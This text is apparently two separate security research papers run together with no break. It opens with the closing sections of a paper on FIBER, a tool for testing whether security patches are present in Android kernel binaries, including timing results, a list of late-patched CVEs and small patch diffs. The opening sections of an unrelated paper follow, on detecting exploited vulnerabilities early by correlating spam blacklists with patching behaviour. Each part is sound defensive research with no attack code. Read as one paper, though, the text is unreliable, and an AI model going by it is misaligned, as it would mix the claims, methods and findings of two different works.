In this section we evaluate FIBER's runtime performance for both offline signature generation and online matching. We list the time consumption of the offline phase in table 3 and that of online phase in table 2. From the tables, we can see that a small fraction of patches needs much longer time to be matched than average, this is usually because the change sites in these patches are positioned in very large and complex functions (*e.g.,* `CVE-2017-0521`), thus the matching engine may encounter root instructions deep inside the function. However, most patches can be analyzed, translated and matched in a reasonable time. In the end, we argue that a human will take likely minutes, if not longer, to verify a patch anyways. An automated and accurate solution like ours is still preferable, not to mention that we can parallelize the analysis of different patches.

## 6.4 Unported Patches

As shown in table 2, for all the test subjects except kernel #5, FIBER produces some TN cases, which suggests un-patched vulnerabilities. If related security patches had already been available before the test subject's release date, then it means that the test subject fails to apply the patch timely. Table 4 lists all the vulnerabilities whose patches fail to be propagated to one or multiple test subject kernel(s) timely in our evaluation. Note that for security concerns, we do not correlate these vulnerabilities with actual kernels in table 2.

| CVE | Patch Date * (mm/yy) | Type** | Severity* |
|---|---|---|---|
| CVE-2014-9781 | 07/16 | P | High |
| CVE-2016-2502 | 07/16 | P | High |
| CVE-2016-3813 | 07/16 | I | Moderate |
| CVE-2016-4578 | 08/16 | I | Moderate |
| CVE-2016-2184 | 11/16 | P | Critical |
| CVE-2016-7910 | 11/16 | P | Critical |
| CVE-2016-8413 | 03/17 | I | Moderate |
| CVE-2016-10200 | 03/17 | P | Critical |
| CVE-2016-10229 | 04/17 | E | Critical |

** **I:** Information Disclosure

Table 4: Potential Security Loopholes

From table 4, we can see that even some critical vulnerabilities were not patched in time, indicating a good potential that they can be leveraged to compromise the kernel entirely to execute arbitrary code. One such case is a patch delayed for more than half a year affecting a major vendor (who confirmed the case and requested to be anonymized). This illustrates the value of tools like FIBER.

Besides, we also identify 4 vulnerabilities in table 4 that eventually got patched in a later kernel release but not in the earliest kernel release after the patch release date, indicating a significant delay of the patch propagation process.

It is worth noting that FIBER intends to test whether the patch exists in the target kernel, however, the absence of a security patch does not necessarily mean that the target kernel is exploitable. So the further verification is still needed.

## 6.5 Case Study

In this section, we demonstrate some representative security patches used in our evaluation to show the strength of FIBER compared to other solutions.

**Format String Change.** There are 5 patches in our collection that intend to change only the format strings as function arguments. Take the patch for `CVE-2016-6752` in Fig 6 as an example, the specifier `p` is changed to `pK`. It will be impossible to detect it at binary level without dereferencing the string pointer, since all other features (*e.g.,.* topology, instruction type.) remain exactly the same. However, without patch insights, it is extremely difficult to decide which register or memory location should be regarded as a pointer and whether it should be dereferenced in the matching

```
CVE-2016-6752
-       pr_debug("UNLOAD_APP: qseecom_addr = 0x%p\n", data);
+       pr_debug("UNLOAD_APP: qseecom_addr = 0x%pK\n", data);

CVE-2016-3858
-       strlcpy(subsys->desc->fw_name, buf, count + 1);
+       strlcpy(subsys->desc->fw_name, buf,
+                       min(count + 1, sizeof(subsys->desc->fw_name)));

CVE-2014-9785
-       if (__copy_from_user(&load_img_req,
+       if (copy_from_user(&load_img_req,

CVE-2016-8417
-       if (hw_cmd_p->offset > max_size) {
+       if (hw_cmd_p->offset >= max_size) {

CVE-2015-8944
-       proc_create("iomem", 0, NULL, &proc_iomem_operations);
+       proc_create("iomem", S_IRUSR, NULL,
+                       &proc_iomem_operations);
```

Figure 6: Example Security Patches

process, rendering all binary-only solutions ineffective in this case. While FIBER can correctly decide that the only thing changed is the argument format string (see §4.2) and then test patch presence by matching the string content.

**Small Change Site.** It is very common that a security patch will only introduce small and subtle changes, such as the one for `CVE-2016-8417` shown in Fig 6, where the operator ">" is replaced with ">=". Such a change has no impact on the CFG topology and only one conditional jump instruction will be slightly different. Thus, it will be extremely difficult to differentiate the patched and un-patched functions without the fine-grained signature. FIBER handles this case correctly because the conditional jump is part of the root instruction and we will check the comparison operator associated with it.

**Patch Backport.** A downstream kernel may selectively apply patches (security or other bug fixes), which can cause functions to look different from upstream. Our reference kernel (v3.10) is actually a downstream compared to all test subjects except #6 as shown in table 2. The patch for `CVE-2016-3858` (shown in Fig 6) has a prior patch in the upstream (which deletes a "if-then-return" statement) for the same affected function, which was not applied to our reference kernel, making the two functions look different although both patched. FIBER is robust to such backporting cases because the generated binary signature is fine-grained and related to only a single patch.

**Multiple Patched Function Versions.** After a security patch is applied, the same function may be modified by future patches as well. Thus, similar to the backporting cases, two patched functions can still be different because they are on different versions. `CVE-2014-9785` is such an example. FIBER can still precisely locate the same change site as shown in Fig 6 even when faced with a much newer target function, which differs significantly with the reference function.

**Constant Change.** Patch for `CVE-2015-8944` in Fig 6 only changes a function argument from 0 to a pre-defined constant `S_IRUSR` (0x100 in reference kernel). Once again, such a small change makes the patched and un-patched functions highly similar. Even though a solution wants to strictly differentiate constant values, it is in general unsafe because the constants are prone to change across binaries. However, with the insights of the fine-grained change site, FIBER can correctly figure out that only the value of the 2nd function argument matters in the matching and it should be non-zero if patched, thus effectively handle such cases.

**Similar Basic Blocks.** FIBER generates fine-grained signatures containing only a limited set of basic blocks (see §4.3.1). It is likely that there will be other similar basic blocks as the signature if we only look at the basic block level semantics. One such example has been shown in Fig 1 and discussed in §3. Previous work based on basic block level semantics [27, 26] may fail to handle such cases, While FIBER tries to integrate function level semantics into the local CFG, resulting in fine-grained signatures that are both stable and unique.

## 7 Conclusion

In this paper, we formulate a new problem of patch presence test under "source to binary" scenario. We then design and implement FIBER, a fully automatic solution which can take the best advantage of source level information for accurate and precise patch presence test in binaries. FIBER has been systematically evaluated with real-world security patches and a diverse set of Android kernel images, the results show that it can achieve an excellent accuracy with acceptable performance, thus highly practical for security analysts.

## Abstract

At any given time there exist a large number of software vulnerabilities in our computing systems, but only a fraction of them are ultimately exploited in the wild. Advanced knowledge of which vulnerabilities are being or likely to be exploited would allow system administrators to prioritize patch deployments, enterprises to assess their security risk more precisely, and security companies to develop intrusion protection for those vulnerabilities. In this paper, we present a novel method based on the notion of community detection for early discovery of vulnerability exploits. Specifically, on one hand, we use *symptomatic* botnet data (in the form of a set of spam blacklists) to discover a community structure which reveals how similar Internet entities behave in terms of their malicious activities. On the other hand, we analyze the *risk behavior* of end-hosts through a set of patch deployment measurements that allow us to assess their risk to different vulnerabilities. The latter is then compared to the former to quantify whether the underlying risks are consistent with the observed global symptomatic community structure, which then allows us to statistically determine whether a given vulnerability is being actively exploited in the wild. Our results show that by observing up to 10 days' worth of data, we can successfully detect vulnerability exploitation with a true positive rate of 90% and a false positive rate of 10%. Our detection is shown to be much earlier than the standard discovery time records for most vulnerabilities. Experiments also demonstrate that our community based detection algorithm is robust against strategic adversaries.

## 1 Introduction

Most software contains bugs, and an increased focus on improving software security has contributed to a growing number of vulnerabilities that are discovered each year [12]. Vulnerability disclosures are followed by fixes, either in the form of patches or new version releases. However, the installation/deployment of software patches on millions of vulnerable hosts worldwide are in a race with the development of vulnerability exploits. Owing to the sheer volume of vulnerability disclosures, it is hard for system administrators to keep up with this process. The severity of problem was highlighted in 2017 by the the WannaCry and NotPetya outbreaks, as well as the Equifax data breach exposing sensitive data of more than 143 million consumers; in all three cases the underlying vulnerability had been patched (but not deployed) months before the incident [46, 47, 20]. Prior research suggests that, on median, at most 14% of the vulnerable hosts are patched when exploits are released publicly [30].

On the other hand, many vulnerabilities are never exploited. For instance, Nayak et al. [32] found that only 15% of known vulnerabilities are exploited in the wild. In an ideal world, all vulnerabilities should be patched as soon as they are identified regardless of their possibility of eventual exploitation. However, in reality, we live in a resource-constrained world where risk management and patch prioritization become important decisions. Even though patches may be released before or shortly after the public disclosure of a software vulnerability, many enterprises do not patch their systems in a timely manner, sometimes caused by the need or desire to test patches before deploying them on their respective machines [6]. Within this context, the ability to detect critical vulnerabilities prior to incidents would be highly desirable, as it enables enterprises to prioritize patch testing and deployment. Furthermore, identifying actively exploited-in-the-wild vulnerabilities that have not yet been addressed by the software vendor can also guide them in prioritizing patch development.

However, determining critical software vulnerabilities is non-trivial. For example, intrinsic attributes of vulnerabilities, such as the CVSS score [28], are not strong predictors of eventual exploitation [36], underlining the



Figure 1: Vulnerability disclosure, exploits and detection time line. Early detection in this study refers to the ability to detect after $t_C$, i.e., post-disclosure, but much earlier than $t_E$, the current state of the art.

need for detection techniques based on field measurements. In this paper, we ask the question: *How early can we determine that a specific vulnerability is actively being exploited in the wild?* To put this on the appropriate time scale, we illustrate the sequence of events associated with a vulnerability in Figure 1: its introduction at $t_A$ with application installation, disclosure at $t_C$, patching at $t_F$; and for those eventually exploited in the wild, detection at $t_E$. However, real exploitations may occur much earlier, shown at $t_D$ (post-disclosure) and sometimes $t_B$ (pre-disclosure). In this study, by early detection we refer to the ability to detect exploits after $t_C$ (post-disclosure) but before $t_E$ (before the current state of the art).

We show that this early detection can be well accomplished by using two datasets: end-host software patching behavior and a set of reputation blacklists (RBLs) capturing IP level malicious (spam) activities. Specifically, when viewed at an aggregate level (e.g., an ISP), the patching delays for a given vulnerability constitute a *risk profile* for that ISP. If a *symptom* that often follows exploitation (e.g., increased spam or malicious download activities) occurs in a group of ISPs that share a certain risk profile, then it is likely that the vulnerabilities associated with that risk profile are being exploited in the wild. We show that there is strong empirical evidence of a strong correlation between risk profiles and infection symptoms, which enables early detection of exploited vulnerabilities, even in cases where the exploit was not yet discovered and where causal connection between exploitation and the symptom is not known.

By observing these signals up to 10 days after vulnerability disclosure ($t_C$), we can detect exploits with true and false positive rates of 90% and 10%, respectively. Note that intrinsic attributes of a vulnerability (e.g., remote exploitability) are available immediately after disclosure, however, we show that features extracted from 10 days of post-disclosure data can significantly improve the accuracy of detecting active exploitation. Moreover, the median time between vulnerability disclosure and reports of exploitation in our dataset is 35 days, with 80% of reported exploits appearing beyond 10 days after the public disclosure of the underlying vulnerability. This indicates that our proposed method can improve detection times for active exploits. Note that compared to other techniques such as detection of exploits from social media posts (which usually appear around the time exploits are discovered) [36], we base our detection on statistical evidence of exploitation from real-world measurements, which can capture much weaker indications of exploits shortly after the public disclosure of a vulnerability.

Our main contributions are summarized as follows:


1. We use a community detection [51] method for correlating and extracting features from user patching data and IP level malicious activities. We show that the resulting features can detect active exploitation, validated using a ground-truth set of vulnerabilities known to be exploited in the wild.

2. Using these features, combined with other intrinsic features of a given vulnerability, we show that accurate detection can be achieved within 10 days of vulnerability disclosure. This is much earlier than the state-of-the-art on average, and thus provides significant time advantage in patch development and deployment. We also evaluate retrospective analysis of pre-disclosure data on the disclosure date to detect and promptly respond to zero-day exploits.

3. The community structure generated during feature extraction can also be used to identify groups of hosts at risk to specific vulnerabilities currently being exploited, adding to our ability to strengthen preventative and protective measures.

4. We evaluate the robustness of our technique against strategic adversaries, observing graciously degrading performance even when the adversary can control a significant number of hosts within many ISPs.

The rest of paper is organized as follows. In Section 2 we outline the conceptual idea behind our methodology and how community detection is used as a feature extraction tool. We describe our datasets and data processing in Sections 3 and 4. Section 5 details the community detection technique. Section 6 presents our classifier design, detection performance, and comparison with a number of alternatives. In Section 7 we present case studies of our system's output, evaluate the robustness of our technique against strategic adversaries, and discuss how our proposed methodology could be used in practice. Section 8 summarizes related work and Section 9 concludes the paper.



(a) Symptom pattern (b) Risk behavior 1 (c) Risk behavior 2

Figure 2: Detecting active viral strain by comparing population symptom pattern and risk behavior pattern. There are two strains of viruses: those exposed to air contamination are more at risk/susceptible to strain 1, while those exposed to water contamination are more at risk/susceptible to strain 2. By comparing the symptom group to the risk groups we can infer which strain is likely to be the underlying cause of the infection.

## 2 Overview of Concept and Methodology

Our study is premised on a simple observation, that vulnerability exploitation leads to host infection, which then leads to manifestation of symptoms such as malicious activities. However, using the latter to detect the former is far from trivial: observed signs of infection do not reveal which vulnerability is the underlying culprit.

This led us to consider a more verifiable hypothesis: entities (to be precisely defined shortly) that exhibit similar patching behavior in a particular vulnerability (and thus their vulnerability state) might also exhibit similar patterns of infection associated with that vulnerability if it is being actively exploited; on the other hand, the same similarity association should not exist if the vulnerability is not being actively exploited. If this hypothesis holds, then it follows that one should be able to assess the strengths of association between patching behavior and infection symptoms and use it to detect whether a vulnerability is likely being actively exploited.

### 2.1 Main idea

We illustrate the above idea using an analogy shown in Figure 2. Suppose in any given year multiple strains of a virus may be active in a particular region. Each strain works through a different susceptibility: some through contaminated air, some through contaminated water, shown in Figure 2b and 2c respectively. When infected, regardless of the active strain, the outward symptoms are indistinguishable. However, if we know the infected population, then by identifying the underlying risk pattern it becomes possible to infer which strain may be active. Comparing Figure 2b to 2a and then 2c to 2a, we see a large overlap between the symptom group and the group at risk to strain 1 (through air contamination), indicating a likelihood that stain 1 is active; by contrast, the symptom group and those at risk to strain 2 (through water contamination) are largely disjoint, suggesting that strain 2 is likely not active.

To apply this analogy in our context, the symptom pattern refers to malicious activities while risk behavior refers to host patching. More specifically, infected population maps to hosts showing explicit signs of botnet activities, and exposure to active (non-active) viral strains maps to having vulnerabilities that are (not) being actively exploited.

### 2.2 Challenges

This example illustrates the conceptual idea behind our methodology, though it is a gross simplification as we elaborate below. In particular, we face two challenges. First, the telemetry that many security vendors collect on end-hosts is often anonymized, for user privacy reasons, and omits attributes that may identify the host, such as its IP address. This makes it impossible to correlate the risky behaviors (reflected in this telemetry) with symptoms (reflected in RBLs) at the host or IP level. Yet since we are correlating behavioral and symptomatic data, it is essential that both are associated with the same entity. To resolve this, we use aggregation to assess this idea at a higher level. Specifically, while the patching data does not contain IP addresses, it shows ISP information associated with each host. This allows us to aggregate patching behavior at the ISP level. On the RBL side, we use a separate IP intelligence database to aggregate malicious behavior at the ISP level by using IP to ISP mappings. In other words, each unit in the population shown in the above example now maps to an ISP. With this aggregation, the above hypothesis essentially states that ISPs behaving similarly in patching a certain vulnerability (risk patterns) are most likely to show similar infection symptoms if that vulnerability is being exploited.

This technique can be adapted for a more fine-grained aggregation, such as autonomous systems (ASs), or not using any aggregation when both risk behavior and symptoms are available at the host level. However, as is

evident from our results in Section 6.2, aggregation at the ISP level is not too coarse so as to impede our technique from detecting actively exploited vulnerabilities.

Our second challenge is in determining the right metric to use to capture "similarity" both in the patching behavior and in the symptoms. Unlike what is shown in the example, in our context neither the symptoms (spam activities from an ISP) nor the risk behaviors (patching records of end-hosts in an ISP) are binary, or even necessarily countable as they are extracted from time series data. This makes identifying either pattern within the population much less straightforward. One natural first step is to compute pairwise correlation for each pair of ISPs' time series. This results in two similarity matrices, one from the patching behavior data for a specific vulnerability, one from the symptomatic infection data (collected following that vulnerability's disclosure from spam lists). It is the second-order similarity comparison between these two matrices that is hypothesized to be able to tell apart exploited vulnerabilities from non-exploited ones. To this end, we present the use of community detection [10, 51] over the symptom similarity matrix to identify groups of similar ISPs; this is then followed by quantifying the consistency between the risk behavior similarity matrix and the detected community structure. Our results show that indeed for vulnerabilities with known exploits, this match is much stronger than that for those without known exploits.

We then use the consistency measures as features, along with a number of other intrinsic features, to train a classifier aimed at detecting exploitations.

## 2.3 Threat model

One type of adversaries implicit in this work are those actively exploiting software vulnerabilities. One basic assumption we adopt is that such exploitation can occur as soon as the vulnerabilities are introduced (with new version releases, etc.), though our detection framework is triggered by the official vulnerability disclosure, as indicated in Figure 1. We assume such an adversary can potentially develop and actively pursue exploits for any existing vulnerability.

A second type of adversaries we consider are those who not only seek exploitation but also have the ability to control a significant number of end-hosts so as to manipulate the patching signals we use in our detection framework. In other words, this is a type of attack (or evasion attempt) against our specific detection methodology which uses patching signals as one of the inputs. The manipulation is intended to interfere with the way we measure similarity between networks; in Section 7.2 we examine the robustness of our detection method against this type of attack.

# 3 Datasets

Table 1 summarizes the datasets used in this study. Since we need time-aligned measurements to compare behaviors between patching and malicious activity signals, only the overlapping time period, 01/2013-07/2014, is used in our analysis.

## 3.1 End-host patching

Our study draws from a number of data sources that collectively characterize the users' patching behavior, allowing us to assess their susceptibility to known vulnerabilities and exploits at any point in time. This set will also be referred to as the *risk/behavioral data*. These include the host patching data [14], the National Vulnerability Database (NVD) [33], and release notes from software vendors of the products examined in our study.

**Patch deployment measurements** This data source allows us to observe users' patching behavior to assess their susceptibility to known vulnerabilities. We use patch deployment measurements collected by Nappa et al. on end-hosts [30]. This corpus records installation of subsequent versions of different applications along with each event's timestamp, by mapping records of binary executables on user machines to their corresponding application versions. This data is derived from the WINE dataset provided by Symantec [14], and includes observations on hosts worldwide between 02/2008 and 07/2014. In addition, we extract the security flaws affecting each application version from the National Vulnerability database (NVD), where each vulnerability is denoted by its Common Vulnerabilities and Exposures Identifier (CVE-ID).

For each host and CVE-ID, we follow the methodology described in [38] to collect the periods of time where a host is susceptible to disclosed but unpatched vulnerabilities, through the presence of vulnerable application versions on their machines. This method involves finding the state of a host, i.e., the set of applications installed on the machine, for any point throughout the observation period, and extracting the set of disclosed vulnerabilities corresponding to those application versions from NVD. Note that a user might also install different product lines of the same application, e.g., Flash Player 10 and 11, at the same time. We will elaborate on this in Section 4.1.

For this study, we analyze user patching behavior over 7 applications with the best host coverage in our dataset, namely Google Chrome, Mozilla Firefox, Mozilla Thunderbird, Safari, Opera, Adobe Acrobat Reader, and Adobe Flash Player; we ignore hosts that have recorded less than 10 events for all of these applications. Re-

| Category | Collection period | Datasets |
|---|---|---|
| End-host patching (risk behavior) | Feb 2008 - Jul 2014 | NVD [33], patch deployment measurements [14], vendors' release notes |
| Malicious activity (symptom) | Jan 2013 - Present | CBL [9] , SBL [39], SpamCop [41], UCEPROTECT [45], WPBL [48] |
| Vulnerability exploits (cause) | Jan 2010- Present | SecurityFocus [40], Symantec's anti-virus signatures [42], intrusion-protection signatures [4] |

Table 1: Summary of datasets. For this study, we use the intersection of all observation windows (01/2013-07/2014).

stricted to the study period of 01/2013-07/2014, we observe 370,510 events over 30,310 unique hosts.

**Vulnerability exploits** As noted earlier, only a small fraction of disclosed vulnerabilities have known exploits; some exploits may remain undiscovered, but a large number of vulnerabilities are never exploited. We identify the set of vulnerabilities exploited in the real world from two sources. The first is the corpus of exploited vulnerabilities collected by Carl et al. [36]. These are extracted from public descriptions of Symantec's anti-virus signatures [42], and intrusion-protection signatures (IPS) [4]. Limiting the vulnerabilities included in our study to the above 7 products between 01/2013 to 07/2014, we curate a dataset containing 18 vulnerabilities. The second source of exploits is the SecurityFocus vulnerability database [40] from Symantec. We query all CVE-IDs extracted from NVD included in our study and obtain 44 exploited-in-the-wild (EIW) vulnerabilities. Combining all curated datasets we obtain 56 exploited-in-the-wild (EIW) and 300 not-exploited-in-the-wild (NEIW) vulnerabilities.

**Software release notes** To find whether a host is susceptible to a vulnerability and to address the issue of parallel product lines, we utilize the release date of each application version included in our study. For Thunderbird, Firefox, Chrome, Opera, Adobe Acrobat Reader and Adobe Flash Player, we crawl the release history logs from the official vendor's websites or a third party. However, there sometimes exist sub-versions that are not included in these sources. Thus, we also use release dates from Nappa et al. [30] who automatically extract software release dates by selecting the first date when the version appears in the patch deployment dataset [14].

## 3.2 Malicious activities

Our second main category of data consists of IP level spam activities and will refer to this as *symptomatic* data since malicious activities are ostensible signs that end-hosts have been infected, possibly through the use of an exploited vulnerability present on the host. This dataset is sourced from well-established monitoring systems such as spam traps in the form of various reputation blacklists (RBLs) [9, 39, 41, 45, 48]. In this study, we use 5 common daily IP address based RBLs from January 2013 to July 2014 which overlap with the patch deployment measurements.

Note that the use of spam data is only a proxy for host infection caused by vulnerability exploits and an imperfect one at that. For instance, not all spam are caused by exploits; some spamming botnets are distributed through malicious attachments. Similarly, it is also common for cyber-criminals to rent pay-per-install services to install bots. In both cases, the resulting spam activities are not correlated with host patching patterns. This raises the question whether these other types of operations may render our approach ineffective. Our results show the opposite; the detection performance we are able to achieve suggests that spam is a very good proxy for this purpose despite the existence of non-vulnerability related spamming bot distributions.

Note that hosts in our patch deployment dataset are anonymized, but can be aggregated at the Internet Service Provider (ISP) level. Hence, we also use the Maxmind GeoIP2ISP service [29] (identifying 3.5 million IPv4 address blocks belonging to 68,605 ISPs) to aggregate malicious activity indicators at the ISP level. We then align the resulting time series data with aggregated patching signals for evaluating our methodology.

# 4 Data Processing and Preliminaries

In this section we further elaborate on how time series data are aggregated at the ISP level and how we define similarity measures between ISPs.

## 4.1 Aggregating at the ISP level

The mapping from hosts to ISPs is not unique; as devices move it may be associated with different IP addresses and possibly different ISPs. This is the case with both the patching data and the RBLs and our aggregation takes this into account by similarly mapping the same host to multiple ISPs whenever this is indicated in the data.

Aggregating the RBL signals at the ISP level is relatively straightforward. Each RBL provides a daily list

of malicious IP addresses, from which we count the total number of unique IPs belonging to any ISP. Formally, let $R_n(t)$ denote the total number of unique IPs listed on these RBLs on day $t$ that belong to ISP $n$ (by mapping the IPs to prefixes associated with this ISP). This is then normalized by the size of ISP $n$; this normalization step is essential as pairwise comparisons between ISPs can be severely skewed when there is a large difference in their respective sizes. The normalized time series $r_n(t)$ will also be referred to as the *symptom signal* of ISP $n$.

Aggregating the patching data at an ISP level is significantly more involved. This is because the measurements are in the form of a sequence of application versions installed on a host with their corresponding timestamps. To quantify the risk of a given host, we first extract known vulnerabilities affecting each application version from NVD using the Common Vulnerabilities and Exposures Identifier (CVE-ID) of the vulnerability. Each vulnerability will also be referred to as a CVE throughout this paper. However, this extraction is complicated by the fact that there may be multiple product lines present on a host, or when a user downgrades to an earlier release. Moreover, multiple product lines of a software are sometimes developed in parallel by a vendor, all of which could be affected by the same CVE, e.g,. Flash Player 10 and 11. It follows that if a host has both versions, then updating one but not the other will still leave the host vulnerable. In this study, we use the release notes described in Section 3.1 as an additional data source to distinguish between parallel product lines, by assuming that application versions belonging to the same line follow a chronological order of release dates, while multiple parallel lines can be developed in parallel by the vendor. This heuristic allows us to discern different product lines of each application and users that have installed multiple product lines on their respective machines at any point in time, leading to a more accurate estimate of their states.

We quantify the vulnerability of a single host $h$ to CVE $j$ on day $t$ by counting how many versions present on the host on day $t$ are subject to this CVE. Denoted by $W_h^j(t)$, in most cases this is a binary indicator (i.e., whether there exists a single version subject to this CVE), but occasionally this can be an integer $> 1$ due to the presence of parallel product lines mentioned above. This quantity is then summed over all hosts belonging to an ISP $n$, resulting in a total count of unpatched vulnerabilities present in this ISP. We again normalize this quantity by the ISP's size and denote the normalized signal by $w_n^j(t)$.

We have now obtained two types of time series for each ISP $n$: $r_n(t)$ denoting the normalized malicious activities (also referred to as the symptom signal), and $w_n^j(t)$, $j \in \mathscr{V}$, denoting the normalized risk with respect to CVE $j$; the latter is a set of time series, one for each CVE in the set $\mathscr{V}$ (also referred to as the risk signal). Note that $r_n(t)$ is not CVE-specific; however, a given CVE determines the time period in which this signal is examined as we show next.

## 4.2 Similarity in symptoms and in risk

As described in the introduction and highlighted in Figure 2, our basic methodology relies on identifying the similarity structure using symptom data and quantifying how strongly the risk patterns are associated with the symptom similarity structure. This is done for each CVE separately. Note that our aggregated malicious activity signal $r_n(t)$ for ISP $n$ is agnostic to the choice of CVE, since the observed malicious activities from a single host can be attributed to a variety of reasons including various CVEs the host is vulnerable to. However, our analysis on a given CVE determines the time window from which we examine this signal. Specifically, consider the following definition of correlation between two vectors $u[0:d]$ and $v[0:d]$, which tries to find similarity between the two vectors by allowing time shifts/delays between the two:

$$S_{u,v}(k) = \frac{\sum_{t=k}^{d} u(t) \cdot v(t-k)}{\sqrt{\sum_{t=0}^{d-k} v(t) \cdot v(t) \cdot \sum_{t=0}^{d-k} u(t+k) \cdot u(t+k)}}, \quad (1)$$

where $k = 0, \cdots, d$ denotes all possible time shifts. The above equation keeps $v$ fixed and slides $u$ one element at a time and generates a sequence of correlations over increasingly shorter vectors. Similarly, we can keep $u$ fixed and slide $v$ one element at a time, which gives us $S_{v,u}(k)$ for $k = 0, \cdots, d$. Our pairwise similarity measure is defined by the maximum of these correlations subject to a lower bound on how long the vector should be:

$$S_{u,v} = \max\Big(\max_{0 \le k \le d-a}(S_{u,v}(k)), \max_{0 \le k \le d-a}(S_{v,u}(k)), \quad (2)$$

where $a$ is a lower bound to guarantee the correlation is computed over vectors of length at least $d-a$ to prevent artificially high values. In our numerical experiment $a$ is set to $\lceil \frac{d}{4} \rceil$.

With the above definition, the pairwise symptom similarity between a pair of ISPs $n$ and $m$ for CVE $j$ can now be formally stated. Assume $t_o^j$ to be the day of disclosure for CVE $j$. We will focus on the time period from disclosure to $d$ days after that, as we aim to see whether by examining this period we can detect the presence of an exploit.[1] For simplicity of presentation, we shift $t_o^j$ to origin, which gives us two symptom signals of length $d+1$: $r_n[0:d]$ and $r_m[0:d]$, and a pairwise symptom similarity measure $S^j_{r_n,r_m}$ using Equations (1) and (2).

We can similarly define the pairwise risk similarity between this pair of ISPs, given by $S^j_{w_n,w_m}$.

[1] In Section 6 we also examine whether signs of infection can be detected *before* the official disclosure; in that case this window starts $d_1$ days before the disclosure and ends $d_2$ days after.

(a) The green community. (b) The pink community.

Figure 4: Aggregate malicious signals of selected ISPs belonging to either green or pink community in Fig. 3.

## 5 Comparing Symptom Similarity to Risk Similarity

In this section, we first use community detection methods [10, 51] to identify the underlying communities in the pairwise symptom similarities. We then detail our technique for quantifying the strength of association between symptoms and risk behavior for specific CVEs.

### 5.1 Community detection over symptom similarity

The set of pairwise similarity measures $S^j_{r_n,r_m}$ constitute a similarity matrix denoted by $\mathbf{S}^j[n,m], \forall n,m \in \mathscr{I}$ where $\mathscr{I}$ denotes the set of all ISPs included in the following analysis. This matrix is equivalently represented as a weighted (and undirected) graph, where $\mathscr{I}$ is the set of vertices (each vertex being an ISP) and the pairwise similarity $S^j_{r_n,r_m}$ is the edge weight between vertices $n$ and $m$ (note each edge weight is a number between 0 and 1). A community detection algorithm can then be run over this graph to identify hidden structures.

The general goal of community detection is to uncover hidden structures in a graph; a typical example is the identification of clusters (e.g., social groups) that are strongly connected (in terms of degree), whereby nodes within the same cluster have a much higher number of in-cluster edges than edges connecting to nodes outside the cluster. This has been an extensive area of research within the signal processing and machine learning community and has found diverse applications including biological systems [18, 43, 52], social networks [23, 51, 52], influence and citations [31, 51, 52], among others.


In our context, the similarity matrix $\mathbf{S}^j[n,m]$ induces a weighted and fully-connected graph. The result of community detection over such a graph is a collection of clusters, each of which represents ISPs that share very similar symptoms. We use two state-of-the-art community detection algorithms, both of which detect overlapping communities, i.e., a node may belong to multiple clusters. The first one is BigClam (Cluster Affiliation Model for Big Networks) [52]; this is a model-based community detection algorithm that finds densely overlapping, hierarchically nested, as well as non-overlapping communities. The second is DEMON (Democratic Estimate of the Modular Organization of a Network) [10], which discovers communities by using local properties.

Figure 3 visualizes the communities discovered from the symptom similarity matrix corresponding to CVE-2013-2729 from 2013/05/16 to 2013/05/26 using the Force Atlas layout [24] provided by [5]; different colors encode different communities identified by the algorithm. In this example, an original graph of 8,742 nodes was reduced to one with 1,112 nodes and 10 detected communities.[2] To convey a sense of what the notion of community captures, we further plot the spam signals of groups of ISPs each belonging to one of two communities in Figure 4; as can be seen, those in the same community exhibit similar temporal signals.

### 5.2 Measuring the strength of association between risk and symptoms


We now verify the hypothesis stated in the introduction; that is, if a CVE is being actively exploited, then ISPs showing similar vulnerabilities to this CVE are also likely to exhibit similar infection symptoms, while on the other hand if a CVE is not actively exploited, then the similarity in vulnerabilities may not be associated with similarity in symptoms. Toward this end, we note that there isn't a unique way to measure the strength of association in these two types of similarities. One could, for instance, try to directly compare the two similarity matrices $\mathbf{S}^j[r_n,r_m]$ and $\mathbf{S}^j[w_n,w_m]$; we shall use one ver-

[2] The reduction in number of nodes is due to deletion of all edges to some nodes when all their edge weights are below a certain threshold.



(a) CVE-2014-1504 (NEIW). (b) CVE-2014-0496 (EIW).

Figure 5: Intra- and inter-cluster risk similarity on different types of CVEs based on community detection.



(a) Difference between intra- and inter-cluster risk similarity over detected communities.

(b) Difference between intra- and inter-cluster risk similarity over a random partition of ISPs.

Figure 6: Distinguishing between EIW and NEIW CVEs.




Figure 7: Time to recorded detection (x-axis) vs the difference measure ($D^j$) calculated within 10 days post disclosure (y-axis); the red curve is the mean difference within each delay bin. Different categories of CVEs are color-coded, with ties broken randomly when a CVE belong to multiple categories.

sion of this whereby we perform row-by-row correlation between the two matrices as one of the benchmark comparisons presented in Section 6.

Below we will consider a more intuitive measure. We first use the communities detected by symptom similarity to sort pairwise risk similarity values into two distinct groups: inter-cluster similarity and intra-cluster similarity. Specifically, denote the set of clusters identified by community detection over matrix $\mathbf{S}^j[r_n, r_m]$ as $\mathscr{C}$. Then if we can find a cluster $C \in \mathscr{C}$ such that both $n, m \in C$, then $S^j_{w_n,w_m}$ is sorted into the intra-cluster group; otherwise it is sorted into the inter-cluster group. This is repeated for all pairs $n, m \in \mathscr{I}$. Figure 5 shows the distribution of these values within each group for two distinct CVEs, one is known to have an exploit in the wild (detected by Symantec 20 days post-disclosure), and the other has no known exploits in the wild.

The difference between the two is both evident and revealing: for the CVE without a known exploit, Figure 5a shows virtually no difference between the two distributions, indicating that the risk similarity values are not differentiated by the symptom patterns. On the other hand, for the exploited CVE (though only known after the analyzed observation time period), Figure 5b shows a very distinct difference ($p$ value of Kolmogorov-Smirnov test $< 0.01$) between the two groups. In particular, the intra-cluster group contains much higher risk similarity values. This suggests that high risk similarity coincides with high symptom similarity (which is what determined the community structure). Also worthy of note is the fact that for the exploited CVE, the earliest date of exploit observation on record is 20 days post-disclosure (disclosure on 01/15/2014, observation in the wild on 02/05/2014), whereas this analysis is feasible within 10 days of the disclosure (01/15-01/25/2014). This suggests that exploits occur much sooner than commonly reported, and that early detection is possible.

